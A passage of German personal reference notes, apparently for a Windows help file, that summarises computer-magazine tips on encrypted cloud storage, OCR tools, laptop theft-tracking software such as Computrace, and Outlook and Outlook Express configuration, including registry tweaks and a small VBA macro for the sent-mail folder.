- Open-Source-Verschlüsselungsprogramme (AxCrypt, EncFS4Win, TrueCrypt, 7-Zip) haben einen Vertrauensvorsprung gegenüber anderen Programmen.
- Das Entschlüsselungsprogramm legt man sich am besten unverschlüsselt auch in den Onlinespeicher. Falls eine Installation notwendig ist, dann sollte diese Installation ohne Verbindung zum Hersteller auskommen! Bei Cloudfogger (bei der 2012 aktuellen Version, bei neueren vermutlich nicht mehr), SafeBox, SecretSync ist eine Verbindung zum Hersteller notwendig; wenn der Hersteller nicht mehr online ist, sind die Daten möglicherweise verloren! Ohne Installation laufen AxCrypt, SecureStick, TrueCrypt und 7-Zip und mit einem Trick auch die kostenlose Version von BoxCryptor (Setup-Programm mit 7-Zip entpacken).
- Die entschlüsselten Dateien stehen oft in einem virtuellen Laufwerk zur Verfügung. Nur bei SecureStick verwendet ein WebDAV-Laufwerk, das aber schlechte Performance bietet. Bei TrueCrypt kann der Container mit den verschlüsselten Dateien aber nicht mit dem Cloudspeicher synchronisiert werden, solange Zugriff auf die entschlüsselten besteht.
- AxCrypt, 7-Zip und TrueCrypt verschlüsseln nur einzelne Dateien, die man selbst in den Ordner legen muss, der mit dem Onlinespeicher synchronisiert wird. BoxCryptor, Cloudfogger, EncFS4Win, SafeBox, SecretSync und SecureStick ist der Ordner vorkonfiguriert.
- Programme mit Container müssen u.U. zu synchronisieren kleiner Änderung große Datenmengen übertragen.

Um Cloud-Speicher, die von vorn herein Ende-zu-Ende-Verschlüsselung mitbringen und auch Verschlüsselungstools für unverschlüsselten Speicher, geht es in der c't Heft 19/2015, Seite 106ff.

Man kann auch Boxcryptor auf dem lokalen Gerät verwenden, wenn es gelinkt den Cloudspeicher mit Laufwerksbuchstaben zur Verfügung zu haben. Die erfordert u. U. aber zwei Schritte:

- Im File-Explorer das Laufwerk als Netzlaufwerk (mit URI `\\<server>\.`) bereitstellen. Wer einen 1&1-Vertrag hat, findet die Anleitung unter <http://hilfe-center.1und1.de/tarifergaenzungen-c85328/cloud-c85338/1und1-online-speicher-c84531/1und1-online-speicher-als-netzlaufwerk-einbinden-a792194.html{bmc earth16.bmp}>. Für 1&1 ist die Webadresse <https://sd2dav.1und1.de/>.
- Im File-Explorer zu dem neuen Netzlaufwerk gehen, in die Adresszeile klicken (Bei Win10 wird aus z.B. "Netzwerk(WORKGROUP) > https://sd2dav.1und1.de" z.B. "\\sd2dav.1und1.de@SSL\DavWWWRoot") und diese von Windows hierfür erstellte URI in die Zwischenablage kopieren.
- In einem Kommandofenster jetzt mit dem net-Kommando dieser URI einen Laufwerksbuchstaben zuordnen. Z.B. `net use y: \\sd2dav.1und1.de@SSL\DavWWWRoot`
Hinweis: U.U. sind die Datei- und Verzeichnisnamen in diesem Laufwerk Case-Sensitiv, was ja unter Windows unüblich ist. Wird Groß-Klein-Schreibung nicht richtig berücksichtigt, landet man z.B. beim Verzeichniswechsel ohne Fehlermeldung in einem scheinbar leeren Verzeichnis.
- In den Boxcryptor-Einstellungen kann man jetzt einen Ordner dieses Laufwerk zur Ablage verschlüsselter Dateien konfigurieren (über einen weiteren Laufwerksbuchstaben, z.B. x:). Hinweis: Boxcryptor merkt sich beim erstmaligen Einbinden einen Laufwerksbuchstaben (hier y:) dazu den Volume-Namen, der auch im Windows-Fileexplorer (und beim `vol`-Kommando) angezeigt wird. Hat dieses Laufwerk y: später einen anderen Volume-Name, dann ignoriert Boxcryptor diese Änderung, die oberste Verzeichnis-Ebene im Boxcryptor-LW ist immer noch der alte Volumenname.

OnlineSpeicherVerschl

\$ Online-Speicher verschlüsselt

K Online-Speicher verschlüsselt; verschlüsselte Daten im OnlineSpeicher; Cloud-Speicher verschlüsselt

#\$K Optical Character Recognition OCR

Die Optical Character Recognition wird oft bei Scans angewendet. So entsteht ein "durchsuchbares PDF-Dokument": Angezeigt wird zwar die Bitmap vom Scan, man kann aber Bereiche (Worte, Sätze) markieren und beim Kopieren wird das, was die OCR erkannt hat, in die Zwischenablage kopiert.

Im Acrobat wird durch "Recognize Text in this File" die OCR gestartet. Dabei wird nebenbei die Seiten auch gerade gerichtet und gegebenenfalls auch gedreht. Viele Scanner und Multifunktionsgeräte liefern bei PDF auch gleich durchsuchbare PDFs ab.

Gemäß c't Heft 19/2013, Seite 40 (<http://www.ct.de/1319040{bmc earth16.bmp}>) kam es insbesondere auf einigen Xerox-Geräten bei kleineren Schriften auch bei hoher Scanqualität/Auflösung dabei aber zu Fehlern z.B. bei den Ziffern 6 und 8.

Tipps und toolhinweise zu OCR gibt es in der c't Heft 4/2015, Seite 154 (<http://www.ct.de/y5kq{bmc earth16.bmp}>) im Artikel zum Einscannen und ins E-Book-Format wandeln von Texten. Neben dem Abby Finereader gibt es folgende kostenlose Tools:

- Das OCR-Tool Tesseract (Kommandozeilen-Tool) wurde von 1985 bis 1995 von Hewlett Packard entwickelt. Später gelangte es zu Google und der Quelltext ist frei verfügbar. Außer Zeilen- und Absatzumbrüchen werden keine Formatierungen interpretiert. Insbesondere für die korrekte Erkennung der Umlaute ist bei kleineren Schriften eine hohe Scanner-Auflösung notwendig.
- gImageReader erkennt in der Grundinstallation nur englische Texte, lässt sich aber auf Deutsch und auch z.B. Frakturschrift erweitern. Die notwendigen Wörterbücher holt man sich bei OpenOffice. Das "Autodetect Layout" erkennt Kopf- und Fußzeilen als separate Bereiche. Werden diese nicht benötigt, ist die manuelle Textblock-Auswahl eventuell schneller. Für die Nachbearbeitung wird OpenOffice oder LibreOffice Writer empfohlen.

OpticalCharacterRecognition

\$ Optical Character Recognition

K Optical Character Recognition OCR; OCR (Optical Character Recognition); Durchsuchbares PDF; PDF durchsuchbar / OCR

#\$K Ortung eines PCs/Notebook bei Internet-Einwahl

In der c't Heft 19/2007, Seite 190 wird beschrieben, wie man ein Notebook dazu bringt, bei jeder Internetverbindung "nach Hause zu telefonieren" und somit gegebenenfalls über die Strafverfolgungsbehörden sogar gestohlene Geräte wieder auffinden kann: Beim zertifikat- und schlüsselbasierten, in der Regel vom Anwender unbemerkten, Logon hinterlässt es im Protokoll eines VPN-Servers die IP-Adresse, die das Notebook per DHCP erhalten hat. Über den "Common Name" des Zertifikats wird jedes Notebook identifizierbar. Für den automatischen Logon sollte das Clientzertifikat **kein** Passwort haben. Der VPN-Server sollte keine nichtöffentliche Daten zur Verfügung stellen (also praktisch nur für diese Ortung dienen) und zusätzlich das Zertifikat sofort nach dem Diebstahl sperren (Logon-Versuche erscheinen dann immer noch mit IP-Adresse im Logfile).

c't Heft 13/2009, Seite 130: Unter dem Namen "Computrace" bietet die Firma Absolute Software kommerziell an. Im BIOS-Menü mancher Notebooks taucht "Set Comutrace" auf und nach der Auswahl von "activate" findet sich dann im Windows der Dienst "RPC Net" und auf der Platte die Datei rpcnet.exe. Einmal im BIOS aktiviert, wird es bei jedem Systemstart wieder auf die Platte geschrieben; man wird es nur noch mit Hilfe des Herstellers wieder los. Alle 24 Stunden schickt das Notebook Statusinformationen (installierte Soft- und Hardware, IP-Adresse, Username und stündlich erfasste Standortdaten anhand der empfangenen WLAN-Accesspoint-Signale oder falls verfügbar GPS) nach Vancouver.

Beim Aktivieren im BIOS wird rpcnetp.exe ins system32-Verzeichnis geschrieben, allerdings nur bei nicht verschlüsselter Festplatte. Dieser Installer holt dann rpcnet.exe bei nächster Gelegenheit aus dem Netz. Wurde ein Gerät bei Absolute Software als gestohlen gemeldet, dann wird das Melde-Intervall auf 15 min herabgesetzt und Keylogger und Trojaner eingeschleust. Dabei wird eine eingebaute Webcam u.U. auch ohne dass deren LED angeht, aktiviert. Datei-Löschungen kann Absolute Software seinen Kunden auch anbieten.

Für den Fall dass das gestohlene Notebook nicht ins Netz geht, hilft u.U. AT-p (Anti-Theft-Protection) der vPro-Variante von Intels-Centrino-2-Prozessoren. Wenn vom BIOS unterstützt, dann verlangt das Notebook beim Booten ein BIOS-Passwort, wenn innerhalb einer festgelegten Zeitspanne keine Verbindung mehr zum Server von Absolute Software war. Dann gibt es aber auch keine Standort-Meldungen zur eventuellen Wiederbeschaffung mehr.

Auf Dells FAQ-Seiten wird Arbeitgebern schon fast nahegelegt, die Angestellten mittels Computrace zu überwachen. Dies ist rechtlich noch nicht angreifbar, aber die wirkliche Überwachung ohne konkreten Verdacht ist in Deutschland nicht zulässig.

In der PC-Welt Heft 8/2010, Seite 97 wird die Open-Source-Software Prey für Windows XP ff, Linux oder Mac vorgestellt: http://preyproject.com/{bmc_earth16.bmp}.

Im c't Heft 5/2010, Seite 78f wird Phoenix FailSafe, AT-p und Absolute LoJack bewertet.

Gemäß c't Heft 3/2015, Seite 68 ist bei der im BIOS verankerten Computrace-Antidiebstahl-Sicherung folgendes vorgesehen:

- Im BIOS lässt sich die Software aktivieren. Einmal aktiviert lässt sie sich aber nie wieder deaktivieren.
- Ist die Software im BIOS aktiviert, installiert sie sich automatisch ins Betriebssystem mit Autostart. Man hat dann einen Service "rpcnet" oder rpcnetp auf seinem Gerät laufen.
- Die Software sendet alle 24h den aktuellen Standort des Geräts (zusammen mit der Seriennummer) an den Computrace-Server. Gemäß der c't-Analyse wird dabei unverschlüsseltes http verwendet.

Zur Nutzung des Diebstahlschutzes muss man sich eigentlich bei Comutrace registrieren.

Gemäß dem c't-Artikel läuft die Software aber auf erstaunlich vielen Geräten, ohne dass die Nutzer die Software je im Bios aktiviert haben. Für Firmenkunden werden Laptops oft mit schon aktiviertem Computrace ausgeliefert. Dies könnte angeblich im Zusammenhang mit Fehlern bei der Geräte-Vorkonfiguration, neben einem oft unklaren Beschreibungstext für die Aktivierung der Funktion im BIOS, Ursache für die oft laufende Überwachung sein. Offenbar ohne ausreichenden Schutz lässt sich mittels der Software aus der Ferne die WebCam einschalten und die Festplatte löschen.

Diese Funktion ist u.a. bei Dell-, Samsung- und Asus-Geräten im BIOS mit enthalten. Gemäß http://www.heise.de/forum/heise-online/News-Kommentare/Bericht-Chinas-Behoerden-verbannen-auslaendische-Virenschanner/auch-kein-Windows-VirenScanner-reagiert-auf-CompuTrace/posting-9805560/show/{bmc_earth16.bmp} kann Computrace die Funktion offenbar oft aus der Ferne im BIOS deaktivieren.

Ortung

\$ Ortung eines PCs/Notebook bei Interner-Einwahl

K Ortung eines PCs/Notebook;Diebstahl-Ortung;Computrace Ortung;RPC Net Dienst;AT-p (Anti-Theft-Protection);Anti-Theft-Protection AT-p;Prey

Ortungs-SW;Computrace-Anti-Diebstahl-Software;rpcnet-Antidiebstahl-Service.

#\$K Outlook

Wie man Makros für Outlook, z.B. Verteilerlisten, nicht nur aus den Adressen in den Outlook-Kontakten sondern auch aus dem eMail-Adressen des Posteingangs erstellt, ist in Zeitschrift c't Heft 17/2004, Seite 184ff gezeigt.

Wie man trotz Sicherheitsfunktionen Outlook-Makros nutzen kann ist in der Zeitschrift c't Heft 21/2004 Seite 200f in *Ralf Nebelo, E-Mail ohne Blockade* (Softlink [0421200{bmc earth16.bmp}](#)) beschrieben.

Mit Mozilla Thunderbird gibt es eine alternative zu Outlook als Open-Source als Auskopplung vom Browser, welche Outlook-Mails und -Adressbücher importieren kann. (Toolbox Heft 4/2004, CD, Version 0.6).

Bei Outlook 2002 kann man unter

Extras | Übermittlungseinstellungen | Übermittlungsgruppen definieren zwar festlegen, welche POP- und IMPA-Accounts bei Taste "F9", alle x Minuten oder beim Beenden von Outlook aktualisiert werden. Es fehlte mir aber, beim Start von Outlook die Mailaccounts abzufragen! Wenn man unter "DieseOutlookSitzung" sofern noch nicht vorhanden eine "Private Sub Application_Startup" anlegt und hier die Zeile `Application.GetNamespace("MAPI").SyncObjects(1).Start` hinzufügt, so wird die erste definierte Übermittlungsgruppe beim Start ausgeführt. Dies wird unten rechts in der Statuszeile angezeigt, es öffnet sich nicht das Status-Dialog-Fenster.

Erinnerungs-Dialog:

Der Button zum Abstellen von Erinnerungen heißt im deutschen Dialog "Schließen" und wird dadurch oft versehentlich gedrückt, um den Dialog zu schließen. Wer den "Dismiss"-Button umbenennen möchte kann dies wie folgt mit Hilfe des Resource-Hackers (<http://www.angusi.com/resourcehacker/{bmc earth16.bmp}>) machen:

- Die Datei %ProgramFiles%\Microsoft Office\Office10\1031\OUTLLIBR.DLL suchen. Für andere Versionen als Outlook 2002 liegt sie vermutlich z.B. unter Office 11.
- Outlook beenden. Eine Sicherheitskopie der Datei anzulegen kann nicht schaden, auch wenn der Resourcehacker es automatisch macht
- Die Original-Datei in den Resource-Hacker laden und den Dialog 1062 auswählen. CONTROL "S&chließen", ... ändern z.B. in CONTROL "A&bstellen", ...
- Aktion mit Compile Script und Speichern abschließen.

Das war's!

Gemäß c't Heft 1/2007, Seite 51 kann mit dem Tool "Syncing.net for Outlook" <http://www.syncing.net{bmc earth16.bmp}> ohne Exchange-Server verschiedene Outlooks übers Internet synchronisiert werden. Tools zur Synchronisation von Outlook-Daten zwischen mehreren PCs, d.h. z.B. zw. Desktop und Notebook oder (insbesondere der Kalender) in kleinen Arbeitsgruppen ohne Exchange-Server werden in der c't Heft 17/2009, Seite 142ff getestet.

Gemäß c't Heft 3/2008, Seite 48 gibt's für Outlook 2003 ... 2007 mit dem Add-In lookeen (<http://www.lookeen.net{bmc earth16.bmp}>) ein Such-Tool für pst, Imap und Exchange-Server-2003-Postfächer, das wesentlich schneller ist als die interne Suche von Outlook. Kostet allerdings 30€. Alternative: Microsofts Desktop-Search, hervorgegangen aus dem ehemaligen Lookout.

Gemäß PC-Welt Heft 4/2008, Seite 170f kann ab Outlook 2003 auch eine HTML-Internetseite, wie z.B. der Google-Calendar, eingebunden werden:

- Über Datei, Neu, Ordner einen neuen Kalender mit geeignetem Namen erstellen
- Im Kontextmenü des Kalenders bei den Eigenschaften im Register "Homepage" die Internet-Adresse eintragen und die Option "Homepage dieses Ordners standardmäßig anzeigen aktivieren".

Wird im Navigationsbereich zur HTML-Seite gewechselt (und nicht in der Ordnerliste), dann bleibt allerdings die Seite leer. Workaround: Die Symbolleiste "Web" aktivieren und die Adresse zum [Google-Kalender](#) hier nochmal eintippen.

Gemäß PC-Welt Heft 6/2008, Seite 162 kann man unter gewissen Bedingungen seine SMS statt mühsam am Handy auch über Outlook eingeben und übers Handy verschicken. Voraussetzungen:

- Outlook 2003 oder 2007
 - Ein mit dem PC verbundenes Handy (Bluetooth, IR oder Kabel)
 - MOSA (Microsoft Outlook SMS-Add-In) <http://pcwelt.de/911{bmc earth16.bmp}>.
- Die Nachrichten sind allerdings auf 160 Zeichen begrenzt. Das Tool beherrscht nicht die Aufspaltung längerer Texte in mehrere SMS, wie es heute die meisten Handys intern schon machen.

Outlook

\$ Outlook

K Outlook;Makros für Outlook;SMS via Outlook;Forgotten Attachment Detector FAD;FAD (Forgotten Attachment Detector)

Für Suche, Sortierung und statistische Auswertungen in Outlook 2003/2007 gibt es das kostenlose Plug-In xobni (<http://www.xobni.com{bmc.earth16.bmp}>) c't Heft 13/2008, Seite 62.

Die standardmäßige Vorwarnzeit von 15 min für Outlook-Termine kann geändert werden. Für Besprechungen passen die 15 Minuten aber meist gut. Nicht so bei ganztägigen Ereignissen wie z.B. einem Geburtstag. In der c't Heft 4/2009, Seite 172, Softlink [0904172{bmc.earth16.bmp}](#) gibt es ein Makro, das die Vorwarnzeit für alle Termine mit z.B. dem Suchbegriff "Geburtstag" auf 720 min = 12 h * 60 min setzt.

Gelegentlich müssen Outlooks PST-Datendateien mit [scanpst.exe](#) repariert werden, damit Outlook wieder funktioniert!

Gemäß PC-Welt Heft 2/2010, Seite 40f gibt's vom Microsoft-Entwickler Bhavesh Chauhan das Outlook-2007-Add-On "Forgotten Attachment Detector" FAD: Wenn im Mailtext bestimmte, konfigurierbare Phrasen (= "primary Keywords") wie z.B. "im Anhang", "anbei finden Sie" oder bestimmte Worte (= "secondary Keywords") wie z.B. "Anlage", "anbei" auftauchen, warnt das Tool vor dem Abschicken der Mail vor der vergessenen Anlage.

Aus Sicherheitsgründen kann man bei Office 2010 / Outlook 2010 Attachments nicht mehr einfach bearbeiten und weiterleiten. Wenn man aber über "Menüband anpassen" den Befehl "Nachricht bearbeiten" hinzufügt, dann geht es doch. (c't Heft 3/2011, Seite 152f).

Gemäß PC-Welt Heft 1/2011, Seite 77 kann es oft (fürs einfache Antworten an den ursprünglichen Absender) sinnvoller sein, statt einfach weiterzuleiten, sie "on behalf of" weiterzusenden. Dies geht per "Aktion | Diese Nachricht erneut senden" (Outlook 2003) bzw. "Aktionen | Andere Aktionen | Diese Nachricht erneut senden" (Outlook 2007) bzw. "Verschieben | Weitere Verschiebeaktionen | Diese Nachricht erneut senden" (Outlook 2010). Ähnlich gibt's bei Outlook 2007 unter "Options | Direct Replies to".

Gemäß c't Heft 10/2016, Seite 168 liegen eventuell im Mailtext vorhandene überflüssige Zeichen J oder L an der Autokorrektur von Word als Texteditor für eMails: Wenn ein Smiley eingegeben wird, wird dies durch ein passendes Symbol aus dem Windings-Zeichensatz ersetzt. Wenn die Anzeige-Applikation keinen Windings-Zeichensatz kennt bzw den Zeichensatz ganz ignoriert, dann sieht man die J (statt :-) oder L (:- ().

#\$K Outlook

Während die Makros der meisten Office-Programme in den diversen Dokumenten oder eventuell in diversen Template-Dateien liegen, liegen die Outlook-Makros alle in der Datei VbaProject.otm (ab Version ??). Wie man Outlook dazu bringt, Termine, Aufgaben und eMails vorzulesen, ist in der Zeitschrift c't Heft 19/2001, Seite 230ff beschrieben.

Gemäß Zeitschrift c't Heft 10/2004, Seite 108 (Seite 100 Axel Vahldiek: aus heiterem Himmel, Windows-Seltsamkeiten auf der Spur) läuft Outlook 98 unter Win2000/WinXP nur mit Admin-Rechten. Damit es auch bei normalen Userrechten läuft, müssen für HKLM\SOFTWARE\Microsoft\Windows Messaging Subsystem{bmc tree.bmp} die Zugriffsrechte erweitert werden. Bei WinNT/2000 mittels regedt32.exe{bmc shortcut.bmp}, bei XP geht's auch mit regedit.exe.

Bei Outlook 2002 aus Sicherheitsgründen gesperrten File-Extensions kann man wie folgt freigeben (Zeitschrift PC-Welt Heft 5/2004, S83): Die Zeichenfolge HKCU\Software\Microsoft\Office\10.0\Outlook\Security.Level1Remove{bmc edit.bmp} anlegen und die Extensions mit Semikolon und Leerzeichen getrennt auflisten.

HTML-eMails können ein Sicherheits-Risiko darstellen. Wer sie nur als reine Text-Mails darstellen möchte, kann das in neueren Versionen machen:

- Outlook-Express, Extras, Lesen, "Alle Nachrichten als Nur-Text lesen" aktivieren
- Outlook2003, Extras, Optionen, Sicherheit, beide Optionen für automatischen Download aktivieren
- Outlook2002SP1: HKCU\Software\Microsoft\Office\10.0\Outlook\Options\Mail, ReadAsPlainText{bmc edit.bmp} (DWord) erzeugen und auf 1 setzen. Oder ist es HKCU\Software\Microsoft\Office\10.0\Outlook\Options\Mail, ReadAsPlain{bmc edit.bmp} ??
- Outlook2000SP1: HKCU\Software\Microsoft\Office\9.0\Outlook\Options\Mail, ReadAsPlainText{bmc edit.bmp} (DWord) erzeugen und auf 1 setzen. Oder ist es HKCU\Software\Microsoft\Office\9.0\Outlook\Options\Mail, ReadAsPlain{bmc edit.bmp}. Möglicherweise funktioniert dies aber auch nicht!

Zeitschrift c't Heft 8/2004, Seite 164ff: Jo Bager: Aktion sauberes Postfach und Nachtrag Heft 10/2004, Seite 11 mit Link zu Makro, um HTML-Nachrichten in reinen Text zu wandeln (funktioniert nur bei per POP abgeholten Mails, nicht bei IMAP): http://www.myself.ch/sicherheit/outlook2000/index.html{bmc earth16.bmp}.

Viele hilfreiche Outlook-Tipps gibt's auch unter http://www.outlook-stuff.com/tipps-tricks.html{bmc earth16.bmp}.

Siehe auch Outlook-Express, Lokales Menü für eine Datei im Explorer, Edit-Flags, Attachment-Zugriff verweigert.

Outlook_RD
\$ Outlook
K Outlook

#K Outlook Express

Das auch von Outlook-Express verwendete Windows-Adressbuch *.wab liegt in dem unter HKCU\Software\Microsoft\WAB\WAB4\Wab_File_Name{bmc edit.bmp} eingetragenen Verzeichnis. Soll das Adressbuch in ein anderes Verzeichnis verlegt werden, zunächst mit wab.exe /New ein neues Adressbuch anlegen, die alten Daten importieren und dann den oben angeführten Eintrag korrigieren.

Da Outlook-Express gemäß Zeitschrift c't Heft 21/2001 Seite 150 immer noch schon im Vorschauenfenster aktive Inhalte ausführt, ist es ein Sicherheitsrisiko und in derselben Zeitschrift Seite 162 beschrieben, wie man Outlook-Express aus dem System entfernt. Für Win2000 siehe auch <http://support.microsoft.com/support/kb/articles/q263/8/37.asp>{bmc earth16.bmp} und OE5RegClean.exe <http://support.microsoft.com/directory/article.asp?ID=kb;en-us:Q256219>{bmc earth16.bmp}.

Wie man bei einer Umstellung von WinME auf XP die alten eMail etc. erhalten/konvertieren kann, ist in der Zeitschrift c't Heft 2/2003, S. 166 beschrieben!

Outlook Express versucht beim Lesen von Mails mit Links z.B. auf Graphiken, diese zu laden und baut dazu gegebenenfalls eine Internetverbindung auf! Outlook 2003 wird eine Option enthalten, mit der solche Link-Zugriffe unterbunden werden können. Outlook 2002 (=XP) mit ServicePack 1 lässt sich als Workaround (mit der eventuell untragbaren Nebenwirkung, dass manche Mail fast unlesbar ist) so konfigurieren, dass HTML-Mails als ASCII-Text angezeigt werden: HKCU\Software\Microsoft\Office\10.0\Outlook\Options\Mail_ReadAsPlain{bmc edit.bmp} anlegen und auf 1 setzen! (Zeitschrift c't Heft 9/2003, Seite 216)

HTML-eMails können ein Sicherheits-Risiko darstellen. Wer sie nur als reine Text-Mails darstellen möchte, kann das in neueren Versionen machen:

- Outlook-Express, Extras, Lesen, "Alle Nachrichten als Nur-Text lesen" aktivieren

Zeitschrift c't Heft 8/2004, Seite 164ff: Jo Bager: Aktion sauberes Postfach und Nachtrag Heft 10/2004, Seite 11 mit Link zu Makro, um HTML-Nachrichten in reinen Text zu wandeln (funktioniert nur bei per POP abgeholten Mails, nicht bei IMAP): <http://www.myself.ch/sicherheit/outlook2000/index.html>{bmc earth16.bmp}.

Identitäten beim Start auswählen: Aus unverständlichen Gründen kennt Outlook Express V5.0/6.0 keinen Kommandozeilen-Parameter, um das Programm mit einer vorgegebenen Identität zu starten. Wenn z.B. auf einem PC ein Account von mehreren Personen zum Surfen verwendet wird und Sie Outlook-Express über verschiedene Icons auf dem Desktop mit unterschiedlichen Mail-Konfigurationen starten wollen, hilft neben dem Freeware-Programm OE-Starter (<http://software.bertels.org/de/oe-starter>{bmc earth16.bmp}) auch folgende Konfiguration mittels einer Registry-Datei und einer Batch-Datei:

- In OE die Identität wählen.
- Unter HKCU\Identities{bmc tree.bmp} die beiden Einträge
Last Username
Last User ID

nachschauen und in eine *.reg-Datei eintragen. Am einfachsten hierzu HKEY_CURRENT_USER\Identities\ selektieren und über das Menü "File", "Export selected Key ..." im "V4 ANSI"-Format z.B. als horst.reg speichern und in der so erstellten Datei mit dem Notepad alles bis auf z.B.

```
REGEDIT4
```

```
[HKEY_CURRENT_USER\Identities]
"Last Username"="Horst"
"Last User ID"="{E4AE66CE-B868-48DF-BC56-999944AACCFE}"
```

löschen.

- Eine Batch-Datei, z.B. oe_horst.bat erstellen mit z.B.
reg import "C:\Dokumente und
Einstellungen\Surfen\Anwendungsdaten\Identities\horst.reg"
start "" "C:\Programme\Outlook Express\msimn.exe"
Der Pfad und der Name zur Datei horst.reg sind natürlich anzupassen.
- Jetzt kann z.B. auf dem Desktop ein Link zu dieser Batch-Datei angelegt werden.
- Die nächste Identität in OE auswählen und analog dazu z.B. eine Datei Christina.reg und oe_christina.bat erzeugen.

Mit Outlook 2016 hat Microsoft den Kontakte-Dialog geändert, er bietet nur noch eingeschränkte Möglichkeiten. Um z.B. zu einem Kontakt ein S-Mime-Zertifikat hinzuzufügen, muss man zuerst durch den Registry-Eintrag HKCU\Software\Microsoft\Office\15.0\Common>Contactcard_turnonLegacyGalDialog{bmc edit.bmp} (DWORD) = 1 auf den alten Dialog umschalten!

Outlook-Express

\$ Outlook-Express

K Adressbuch von Outlook-Express;WAB (Windows-Adressbuch);Outlook-Express

Siehe auch Outlook, Lokales Menü für eine Datei im Explorer, Edit-Flags.

#\$K Outlook-Formulare

In Outlook kann man z.B. für Kontakte ein eigenes Formular entwerfen, welches z.B. zusätzlich Felder für Kontonummer und Bankleitzahl enthält.

Für einen Ordner kann dieses Formular dann als neues Standard-Formular für neue Kontakte verwendet werden. How to globally change the default forms in Outlook by using the Forms Administrator utility (Outlook 2000 ... 2003): <http://support.microsoft.com/?scid=kb%3Ben-us%3B241235&x=7&y=13>{bmc earth16.bmp}

Outlook Forms Administrator utility is part of the "Office 2000 Resource Kit Home". Download: <http://www.microsoft.com/office/ork/2000/Appndx/toolbox.htm#outadmin>{bmc earth16.bmp}

Developing Custom Forms Using Microsoft Outlook 2002:

[http://msdn2.microsoft.com/en-us/library/aa155722\(office.10\).aspx](http://msdn2.microsoft.com/en-us/library/aa155722(office.10).aspx){bmc earth16.bmp}

Für einen Ordner kann unter den Eigenschaften Allgemein bei "Bereitstellen in diesem Ordner mit" das Default-Formular ausgewählt werden. Das Formular für vorhandene Kontakte zu ändern gelingt aus dem geöffneten Kontakt heraus über Extras, Formulare, Formular auswählen leider nicht. Auch Datei, In Ordner kopieren verwendet das aktuelle Formular anstatt des eingestellte Default-Formular!

In Outlook 2007 ignoriert beim Anlegen eines neuen Kontakts das über "Eigenschaften", "Formulare" für den Ordner eingestellte Formular! Workaround, wenn man schon einen Kontakt mit dem Formular hat: Diesen Kontakt öffnen und "Speichern & Neu" verwenden!

Outlook-Formulare kann man wie folgt auf einen neuen Rechner umziehen (Outlook 2003:

<http://support.microsoft.com/kb/253658/en-us>{bmc earth16.bmp}):

- Formular-Manager öffnen
 - Outlook 2010/2013: Datei, Optionen, Erweitert, Entwickler, Benutzerdefinierte Formulare, Formulare verwalten)
 - Outlook 2003: Tools, Options, Other, Advanced Options, Custom Forms, Manage Forms.
- Rechts oben mittels "Einrichten" (engl. "Set...") den Ordner auswählen, in dem das Formular ist.
- Das Formular in der Box selektieren, damit "Speichern unter ..." aktiv wird und als *.fdm-File speichern.

Auf dem neuen PC wieder den Formular-Manager öffnen.

- Rechts oben mittels "Einrichten" (engl. "Set...") am besten zuerst den Ordner "Persönliche Formulare" auswählen.
- Mittels "Installieren ..." das Formular aus der "Formularnachricht-Datei" importieren.

Damit wird für Elemente, die mit diesem Formular erstellt wurden, dieses Formular bei der Anzeige auch wieder verwendet. Um es als Standard-Formular für neue Elemente in einem Ordner festzulegen:

- Jetzt im linken Bereich "Persönliche Formulare" auswählen und das Formular selektieren. Im rechten Bereich den Ordner, der bei "Neu" diese Formular verwenden soll. Dann kopieren!

Unter <http://www.cdh-data.de/download/Formulare%20in%20Outlook%20anpassen.pdf>{bmc earth16.bmp} gibt es eine Anleitung, wie man ein Benutzer-Kontakt-Formular erzeugt und aktiviert.

Hinweis: Nach Formular-Änderung mittels "Veröffentlichen" die Änderungen speichern. Nur beim Schließen zu speichern speichert **nicht** die Änderungen im Formular-Entwurf.

OutlookFormulare

\$ Outlook-Formulare

K Outlook-Formulare;Formulare in Outlook

#\$K Outlook und IMAP

In <http://www.prosystema.de/blog/probleme-mit-imap-ordnern-und-outlook-2013/{bmc earth16.bmp}> geht es um das Zusammenspiel zwischen Outlook und IMAP-Servern:

In Outlook 2010 war es möglich, in Outlook bei den Einstellungen festzulegen, in welchen IMAP-Server-Ordner z.B. Entwürfe gespeichert werden sollen. Hilfreich ist dies insbesondere, wenn unterschiedliche Sprachen aufeinanderstoßen (z.B. Posteingang vs. Inbox). In Outlook 2013 wollte Microsoft dies mit Hilfe der XLIST-Funktion (RFC6154, <http://tools.ietf.org/html/rfc6154{bmc earth16.bmp}>) automatisieren. Versäumt man allerdings bei der IMAP-Konto-Einrichtung Stammordnerpfad“ (Root) vorweg einzutragen, dann lässt sich die falsche Zuordnung bei manchen Providern nicht mehr korrigieren. Wenn man den Stammordner nicht kennt und nicht übers Web rausbekommt, muss man u.U. ein IMAP-Konto einrichten, den Stammordnerpfad auslesen, das Konto wieder löschen und mit Angabe dieses Stammordnerpfades nochmal neu einrichten. Keine Besserung bzgl. Konfigurationsmöglichkeit gab es in Outlook 2016!

Gemäß

<https://www.administrator.de/wissen/outlook-2013-dazu-bringen-gesendete-mails-standardm%C3%A4%C3%9Fig-auf-dem-imap-server-zu-speichern-207679.html{bmc earth16.bmp}> sucht Outlook im Fall, daß XLIST nicht unterstützt wird, nach "Sent Items". Als Workaround wird folgendes Makro (unter ThisOutlookSession einzutragen) angegeben, um gesendete Mails automatisch in einen anderen Ordner zu verschieben:

```
Private Sub Application_ItemSend(ByVal Item As Object, Cancel As Boolean)
    NAME_DES_SENTMAIL_ORDNERS = "Gesendete Objekte"
    Dim sentFolder As Folder
    On Error Resume Next
    Set sentFolder = Item.SendUsingAccount.DeliveryStore.GetRootFolder.Folders(
NAME_DES_SENTMAIL_ORDNERS)
    If Not sentFolder Is Nothing Then
        Set Item.SaveSentMessageFolder = sentFolder
    Else
        MsgBox "Der angegebene Ordner: '" & NAME_DES_SENTMAIL_ORDNERS & "' existiert
nicht", vbExclamation
    End If
End Sub
```

Gemäß <http://www.winfuture-forum.de/index.php?showtopic=206381{bmc earth16.bmp}> wurden bei Outlook 2010 in den *.ost-Dateien hauptsächlich die noch nicht mit dem Server synchronisierte Informationen. Mit Outlook 2013 kamen dann Kalender, Notizen, Aufgaben und Kontakte in der *.ost-Datei hinzu, auch wenn das IMAP-Protokoll nur die Synchronisierung von eMails, nicht aber von Kontakten unterstützt.

Achtung: Gemäß

